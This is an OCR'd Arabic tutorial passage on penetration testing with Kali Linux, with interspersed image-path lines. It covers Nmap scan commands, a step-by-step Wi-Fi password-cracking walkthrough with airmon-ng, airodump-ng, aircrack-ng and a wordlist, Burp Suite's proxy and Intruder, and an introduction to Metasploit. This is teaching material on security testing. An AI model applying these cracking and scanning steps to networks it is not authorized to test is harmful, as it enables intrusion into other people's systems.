
تجميع المعلومات بإستخدام Nmap

تجميع المعلومات يعتبر أول خطوة بإتجاه إختبار الإختراق. في هذه المرحلة سوف نحاول و نجمع أكبر قدر ممكن من المعلومات حول الهدف أو الضحية. Nmap هي الأداة المفضلة للقيام بالمسح و تجميع المعلومات. من أجل تشغيلها نفتح console و نمرر الأمر namp. هذا سوف يعرض لنا العديد من البارامترات والإدخالات التي يمكن إستخدامها في Nmap. دعونا نعمل مع بعضها.

❖ لمسح IP واحد، نستخدم الأمر التالي:

root@kali:~#nmap 192.168.56.1

خرج هذا الأمر موضح بالشكل التالي:



```
root@kali:~# nmap 192.168.56.1

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-27 14:58 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0049s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1039/tcp open  sbl
1094/tcp open  rootd

Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds
root@kali:~#
```

❖ لمسح مجال من عناوين IP ضمن شبكة، نستخدم الأمر التي:

root@kali:~#nmap 192.168.56.1-255

❖ لمسح رقم port محدد عند الهدف ، يتم وفق الأمر:

root@kali:~#nmap 192.168.56.1 –p 80

- لمسح مجال من ports في في كامل الشبكة نستخدم الأمر:

root@kali:~#namp 192.168.56.0/24 –p 1-1000

- من أجل إستثناء host أو أكثر من عملية المسح:

nmap 192.168.56.0/24 --exclude 192.168.1.5
nmap 192.168.56.0/24 --exclude 192.168.1.5,192.168.1.254

- لتنفيذ مسح سريع، استخدم الأمر التالي:

nmap -F 192.168.56.1

- لمسح معلومات عن نظام التشغيل و نسخته، نستخدم الأمر:

nmap -A 192.168.56.1

nmap -v -A 192.168.56.1

- لمعرفة فيما إذا كان الجدار الناري موجود ضمن مجال شبكة أو عناوين IP:

nmap -sA 192.168.1.254

- في حال وجود جدار ناري ، Nmap تحوي بارامتر من أجل مسح الهدف والذي يمكن تنفيذه بإستخدام الأمر:

nmap -PN 192.168.1.1

- لزيادة الضغط و معرفة فيما إذا كانت كل حزم البيانات أرسلت و أستقبلت، نستخد الأمر التالي:

nmap --packet-trace 192.168.1.1

- لإكتشاف الخدمات المختلفة التي تعمل على الهدف ، استخدم الأمر التالي:

nmap –sV 192.168.56.1

- لمسح الهدف بإستخدام حزم TCP ACK أو TCP SYN ، نستخدم الأمر التالي:

nmap –PA 192.168.56.1

nmap –PS 192.168.56.1

- لبدأ مسح سريع و آمن ، سوف نستخدم مسح TCP SYN بإستخدام الأمر التالي:

nmap –sS 192.168.56.1

- لمعرفة خدمات TCP المختلفة التي تعمل عند الضحية، نستخدم مسح إتصال TCP عبر الأمر التالي:

nmap –sT 192.168.56.1

- من أجل مسح UDP نستخدم الأمر:

nmap –sU 192.168.56.1

❖ كل نتائج المسح السابق يمكن أن تحفظ ضمن ملف نصي بإستخدام الأمر التالي:

Nmap –sU 192.168.56.1 > scan.txt

هذه كانت مجموعة من الأوامر المهمة عند تجميع المعلومات و المسح. Nmap تؤمن ميزات الربط بين بارامترات المسح بحيث تصبح أمر مسح واحد من أجل جعل العملية أكثر تعقيداً و تقدماً.

إختراق كلمات المرور للشبكات اللاسلكية بإستخدام Aircrack

في هذا القسم سوف نغطي تفاصيل عن كيفية كسر كلمات المرور للشبكات اللاسلكية بإستخدام Kali. لقد تحدثنا سابقا عن Fern WIFI cracker ولقد رأينا أنها أداة أوتوماتيكية لكسر كلمات المرور ولكن ذات مدى محدود. هنا سوف نقوم بكل خطوة بشكل يدوي لرؤية كيف يمكن أن تخترق كلمة المرور. قبل أن نبدأ ، لابد من أن نتأكد كرت الشبكة اللاسلكي يدعم حقن حزم البيانات. يمكنك البحث عن ذلك عبر google لرؤية خصاص الكرت الخاص بنا. يمكن نتفيذ هذا عبر إستخدام كرت شبكة لاسلكي قابل للإزالة USB.

أتبع الخطوات التالية لبدأ إختراق كلمات مرور Wi-Fi:

1. تحديد الشبكة اللاسلكية.

سوف نبدأ بتفعيل منفذ الشبكة اللاسلكي بإستخدام الأمر iwconfig.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# lsusb
Bus 001 Device 002: ID 0846:9030 NetGear, Inc. WNA1100 Wireless-N 150 [Atheros A
R9271]
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

root@kali:~#
```


الكرت اللاسلكي سوف يكون بشكل إفتراضي wlan0. في حال أن كرت الشبكة اللاسلكي غير مفعل نستخدم الأمر التالي:

```
root@kali:~#ifconfig wlan0 up
```

2. بدأ المسح.
لمسح الشبكات القريبة ضمن المجال نمرر الأمر التالي و نحلل الخرج:

```
root@kali:~#iwlist wlan0 scan
```

الخرج يحوي قائمة بالتفاصيل عن الشبكات ضمن المجال القريب كاسم الشبكة و العناوين الفيزيائية و طريقة تشفير المفتاح.



نستطيع الآن إختيار الهدف من القائمة و حفظ تفاصيله كرقم القناة و العنوان الفيزيائي والذي سوف يتم إستخدامه في خطوة لاحقة.

3. إعداد نمط الإدارة monitoring mode.
في هذه الخطوة سوف نقوم بإعداد كرتنا اللاسلكي ضمن monitoring mode. هذا سوف يمكن الكرت من فحص حزم البيانات المتدفقة في الهواء. للقيام بهذا سوف نستخدم airmon-ng. وهي أداة سطر أوامر والتي تضبط كرت الشبكة اللاسلكي على monitoring mode. سوف نمرر الأمر التالي:

```
root@kali:~#airmon-ng start wlan0
```

```
root@kali:~# airmon-ng start wlan0


Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2508    NetworkManager
2608    dhclient
2617    dhclient
3482    wpa_supplicant


Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

الآن ، من أجل التأكد أن كرت الشبكة اللاسلكي أصبح في monitoring mode أو لا. نستخدم ifconfig . سوف نلاحظ أن اسم المنفذ mon0 سوف يظهر و هو منفذ monitoring.

4. إلتقاط حزم بيانات.
الآن نحن جاهزين لبدأ إلتقاط الحزم المتدفقة ضمن الشبكة الهدف. سوف نستخدم airodump-ng من أجل ذلك. صيغة الأمر على الشكل التالي:

airodump-ng –c (channel) –w (filename) --bssid (bssid) mon0

بمجرد تمرير هذا الأمر مع بارامتراته وتفاصيلها ، سوف نلاحظ أن كرت الشبكة سوف يبدأ بإلتقاط حزم البيانات من الشبكة الهدف.

```
 CH  6 ][ Elapsed: 3 mins ][ 2013-06-30 00:33

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E


 AC:F1:DF:F0:99:FD  -85   0      188        1    0   6  54e  WEP  WEP         D

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

ندع الكرت يلتقط حزم لعدة دقائق لحين الحصول على مايقارب 10.000.

5. إختراق كلمة المرور.
عند إغلاق عملية إلتقاط الحزم، سوف تلاحظ ظهور بعض الملفات الجديدة في مسار root. الملف المهم هو cap.* (crack-01.cap) والذي سوف يستخدم بإختراق كلمة المرور. ثم سوف نستخدم aircrack-ng مع قاموس كلمات من أجل إختراق كلمة المرور. لبقاموس المعروف الذي يمكن إستخدامه هو dark0de.lst ويمكن تنزيله من http://www.filecrop.com/dark0de.lst.html .
بعد تنزيل القاموس نمرر الأمر التالي:

root@kali:~#aircrack-ng crack-01.cap –w dark0de.lst



بعد بضع دقائق، إذا حدث تطابق في القاموس سوف تظهر النتيجة على الشاشة. نجاح هذا الهجوم يعتمد على قوة كلمة المرور والقاموس المستخدم في هذا الهجوم. ومن المفضل إلتقاط أكبر قدر ممكن من الحزم قبل تنفيذ aircrack-ng.

إختبار إختراق تطبيقات الويب بإستخدام Burp Suite

Burp suite هي أداة معروفة والتي تستخدم بشكل واسع لإختبار تطبيقات الويب. وتوجد منها نسخة مجانية و نسخة تجارية تحوي ميزات إضافية. Kali يحوي بشكل مسبق على النسخة المجانية. و من أجل تشغيل هذه الأداة نتبع المسار التالي:

Applications|Kali Linux|Web Applications|Web Application Fuzzers|Burp Suite.

بعض خصائص Burp Suite تتضمن التالي:

- ❖ Proxy مقاطعة الذي يمكن أن يحلل الطلبات والإستجابة خلال المتصفح.
- ❖ تطبيق من أجل فحص محتوى التطبيقات.
- ❖ ماسح تطبيقات ويب من أجل تحديد الضعف و نقاط الضعف.
- ❖ إنشاء و حفظ خطوت العمل.
- ❖ توسيع الأدوات و تطويرها وفق إدخالات المستخدم.


Burp Suite عبارة عن مجموعة من الأدوات التي تعمل مع بعضها. لنتطلع على بعض الوظائف ضمن Burp Suite.

Burp proxy

وهو proxy يقوم بقراءة جميع الطلبات والإستجابات التي تمر خلال المتصفح. وتقوم بتنفيذ هجوم man-in-the-middle. لبدأ العمل مع هذه الأداة سوف نغير إعدادات الشبكة للمتصفح لتمرير البيانات عبر proxy. نفتح إعدادات الشبكة للمتصفح و نضبط عنوان proxy على localhost و رقم المنفذ على 8000.

Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8000
Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: Port: 0
SOCKS v4 SOCKS v5
No Proxy for:
localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:

الآن المتصفح تم ضبطه على إتصال HTTP عبر Burp Suite. يمكن رؤية طريقة عمل proxy نضغط على قائمة Proxy و نختار Options. المقاطعة سوف تعيد أي إتصال HTTP من المتصفح. قائمة History تظهر لنا المخطط الزمني للإتصالات الملتقطة.



يمكن تغيير طريقة عمل proxy من قتئمة Options. دعونا نناقش الآن طريقة عمل Burp Spider.


Burp Spider

اداة توجد كل صفحة ويب مرتبطة بموقع معين. وتبدأ من الصفحا الرئيسية أو أي صفحة تم إدخالها و تبدأ البحث بإتباع الروابط المتصلة مع هذه الصفحة. و أخيرا تظهر لنا السلسة الكاملة على شكل شجرة. Burp Spider تسمح لنا بضبط الإعدادات من قائمة Options. يمكن إختيار البحث على العمق أو الأكبر أو حقول HTML أو تسجيل الدخول للتطبيقات أو عدد التهديدات و غيرها.

Burp Intruder

أداة قوية لتنفيذ هجمات وفق الذي نريده على تطبيقات الويب. تسمح للمستخدم ببناء نموذج هجوم و تنفيذ العملية بشكل تلقائي.

Burp Inruder تحوي 4 قوائم مهمة هي: Target, Positions, Payloads, Options.



قائمة target تسمح لنا بإختيار عنوان التطبيق الهدف. من أجل إختبار محلي نختار 172.0.0.1.

قائمة Positions تستخدم من أجل إختيار مواقع التي سوف يتم تنفيذ الهجوم عليها. ويمكن أن تكون طلب أو شكل الحقل أو بارامتر و هكذا. هناك عدة أشكال من نماذج الهجوم مثل Sniper attack, battering ram attack, pitchfork attack, cluster bomb.

قائمة Payloads تستخدم لضبط شعاع الهجوم الذي نحتاج لتطبيقه على الموقع المختار ضمن القائمة السابقة. على سبيل المثال ، يمكن تطبيق هجوم SQL injunction عبر إختيار postions كـ شكل تسجيل دخول و إختيار الـ payload كـ injunction string.

قائمة Options تستخدم من أجل تطبيق إعدادات إضافية كـ عدد المخاطر و المحاولات و تخزين النتيجة.

هذه كانت تغطية سريعة لبعض الخصائص الأساسية لـ Burp Suite. وينصح بشكل كبير بتطبيق الأدوات بطريقة معينة على تطبيقات الويب من أجل طريقة عملها بشكل جيد.

Metasploit Exploitation Framework

Metasploit هي أداة مجانية و مفتوحة المصدر لإختبار الإختراق، بدأت بواسطة H.D. Moore في عام 2003 و تم إكتسابها لاحقا من قبل Rapid7. النسخة الحالية منها كتبت بواسطة لغة البرمجة Ruby. وتملك أكبر قاعدة بيانات من exploits المجرية و يتم تنزيلها ملايين المرات كل سنة. وهي أيضا أكثر مشروع مغقد مبني بواسطة Ruby حتى الوقت الحالي. و يوجد منها نسخة مجانية و نسخة تجارية.

Metasploit يعتمد على بناء نوذجي و كل نماذجها و نصوصها متكاملة مع الإطار على شكل نموذج واحد. هذا يجعلها سهلة لمكاملة أي موذج جديد مع الإطار العام لها و إستغلال ميزاتها.

ميزات Metasploit

- **Framework base**: Metasploit has a rich base that provides loads of functionalists that are required during penetration testing. Some if its base functions include logging, configuring, database storage, meterpreter scripting, and so on.
- **Auxiliary modules**: This is one of the major features of Metasploit. Auxiliary modules are specific function modules that can perform a variety of tasks both pre and post exploitation. Some of its chief functionalities include scanning, information gathering, launching specific attacks, OS detection, service detection, and so on.
- **Packaged tools**: Metasploit comes with several handy tools that can further enhance the penetration testing experience. These add-on packages can create standalone payloads and encrypt the payloads using different algorithms, database connectivity, the GUI interface, and so on.
- **Third-party plugins**: Metasploit can integrate with several third-party plugins and use its results to build its own attack structure. Results from various tools, such as Nmap, Nessus, and NeXpose, can be used directly within the framework.
- **Open source**: The free version of Metasploit is open source, so it can be fully extended and modified as needed.

من أجل تشغيل Metasploit نذهب وفق المسار التالي:

Applications|Kali Linux|Top 10 security tools|Metasploit Framework

بمجرد ظهور إتصال console سوف نلاحظ ظهور msf> والذي يشير أن Metasploit جاهزة لإدخال الأوامر.

لبدأ عملية إختبار الإختراق بأستخدام Metasploit نحتاج إلى نظام هدف. لنبدأ مسح سريع عبر Nmap لمعرفة النظم الموجودة في شبكتنا. سوف نستخدم الأمر التالي من أجل إطلاق عملية المسح:

```
msf > namp 192.168.56.1/24
```

```
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:19:37:2B (Cadmus Computer Systems)


Nmap scan report for 192.168.56.101
Host is up (0.000011s latency).
All 1000 scanned ports on 192.168.56.101 are closed

Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.56.102 are filtered
MAC Address: 08:00:27:82:14:25 (Cadmus Computer Systems)

Nmap done: 256 IP addresses (4 hosts up) scanned in 33.11 seconds
msf >
```

